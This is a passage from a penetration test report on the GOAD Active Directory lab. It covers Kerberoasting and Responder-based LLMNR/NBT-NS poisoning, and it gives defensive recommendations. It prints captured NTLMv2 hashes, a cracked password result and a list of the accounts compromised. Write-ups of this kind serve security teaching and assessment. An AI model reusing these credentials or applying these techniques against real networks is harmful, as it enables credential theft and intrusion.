6bd84cb79a2ab0a2c2b844d3147e002f4aae5defd05e52f3996fc79cf502ec490deb7adcf8f99dd1cf283623c5a3d7f78bdea46583aec425523d1ef3576c8f4cf5ad222d45d21
da74e25f3b36caee42ed5eedda927844e75e11e541fafdd76bd0fb20ae63cc2f5f69044c340b4584f40c1041499d49694b7791c819045fce6bfd83c8e8fbf04a0156ed4a3b37c
68ec721174d87b57c697593498bb259c195ecec2f3d2ea4943ce039f73b93101e33fff:iknownothing
Approaching final keyspace - workload adjusted.
```

image6: another account was compromised.

Recommendations


- Regularly audit SPNs and ensure service accounts use long, complex passwords.
- Follow the principle of least privilege, assign service accounts only the permissions necessary for their function
- Enable AES Encryption for Kerberos since it's a more secure type of encryption
- Regularly update your domain controllers and servers to ensure you have the latest security patches

3.3.5 Credential Exposure via Network Traffic

Severity: high


Description

Insecure network configurations can expose the credentials to attackers using monitoring tools. Using Responder, hashes were captured from network traffic. One of these was cracked, leading to unauthorized access. Responder captures NTLMv2 hashes via relay techniques such as LLMNR/NBT-NS poisoning



```
[SMB] NTLMv2-SSP Client   : 10.2.10.11
[SMB] NTLMv2-SSP Username : NORTH\robb.stark
[SMB] NTLMv2-SSP Hash     : robb.stark::NORTH:2653dc75bb409d55:58D457725E632E4AC9499D6E86BAC59A:0101000000000000802DED3D7570DB013F38AE270CA7A
5490000000000200080050004F003300490001001E00570049004E002D005700330048003300570030004E00570032003600500004003400570049004E002D0057003300480033
00570030004E0057003200360050002E0050004F00330049002E004C004F00430041004C000300140050004F00330049002E004C004F00430041004C000500140050004F00330
049002E004C004F00430041004C0007000800802DED3D7570DB010600040002000000008003000300000000000000000000000000000300000F9A984DBB3A2768501B8A2D3B44D216E
49389061542590EF499581C13084BB2D0A001000000000000000000000000000000000000000900160063006900660073002F0042007200610076006F00730000000000000000000
```

image7: another hash captured, was able to crack it.



```
[SMB] NTLMv2-SSP Client   : 10.2.10.11
[SMB] NTLMv2-SSP Username : NORTH\eddard.stark
[SMB] NTLMv2-SSP Hash     : eddard.stark::NORTH:cac23825a25ff518:5C041E6272A5AA62B574C3A270CB2723:0101000000000000802DED3D7570DB014DAC95FD8F0
74DB0000000000200080050004F003300490001001E00570049004E002D005700330048003300570030004E00570032003600500004003400570049004E002D00570033004800
3300570030004E0057003200360050002E0050004F00330049002E004C004F00430041004C000300140050004F00330049002E004C004F00430041004C000500140050004F003
30049002E004C004F00430041004C0007000800802DED3D7570DB010600040002000000008003000300000000000000000000000000000300000F9A984DBB3A2768501B8A2D3B44D21
6E49389061542590EF499581C13084BB2D0A0010000000000000000000000000000000000000000900140063006900660073002F004D006500720065006E000000000000000000000
```

image8: the last captured hash, was not successful trying to crack it.

Recommendations

- **Disable LLMNR and NBT-NS:** These protocols are outdated and unnecessary in most environments. Disabling them prevents attackers from spoofing responses to name resolution queries.
- Disable LLMNR using Group Policy:

```
GPO Path: Computer configuration > Administrative Templates > Network > DNS > Client
Policy: "Turn off Multicast Name Resolution" = Enabled
```

- Disable NBT-NS: Disable via network adapter settings or set NetBIOS over TCP/IP to Disabled.
- Enable SMB signing, which mitigates NTLM relay attacks

A APPENDIX – Project Overview

Scope

No Active Directory domain accounts were provided

No accounts windows thickclient accounts were provided:

The security assessment was performed remotely with access to the environment through Tailscale.

A test environment was provided named GOAD where the assessors could interact with the system.

B APPENDIX – Testing Artefacts

Tools Used in Attack

App/Script	Version	Source
Netexec	1.3.0	Netexec
Responder	3.1.5	Responder
Impacket	0.12.0	Impacket

Users acquired

User	Domain	Acquired From
samwell.tarly	north.sevenkingdoms.local	Metadata
jeor.mormont	north.sevenkingdoms.local	SMB shares
brandon.stark	north.sevenkingdoms.local	Roasting & Hash Crack
jon.snow	north.sevenkingdoms.local	Roasting & Hash Crack
robb.stark	north.sevenkingdoms.local	Responder & Hash Crack

C APPENDIX – NDA

Non-Disclosure Statement

This report is the sole property of ITHS-GOAD. All information obtained during the testing process is deemed privileged information and not for public dissemination. Johan Sepp pledges its commitment that this information will remain strictly confidential. It will not be discussed or disclosed to any third party without the express written consent of ITHS-GOAD. Johan Sepp strives to maintain the highest level of ethical standards in its business practice.

Non-Disclosure Agreement

Johan Sepp and ITHS-GOAD have signed an NDA.

Disclaimer

This report is not meant as an exhaustive analysis of the level of security now present on the tested hosts, and the data shown here should not be used alone to judge the security of any computer system. Some scans were performed automatically and may not reveal all the possible security holes present in the system. Some vulnerabilities that were found may be ‘false positives’, although reasonable attempts have been made to minimize that possibility. In accordance with the terms and conditions of the original quotation, in no event shall Johan Sepp or its employees or representatives be liable for any damages whatsoever including direct, indirect, incidental, consequential loss, or other damages.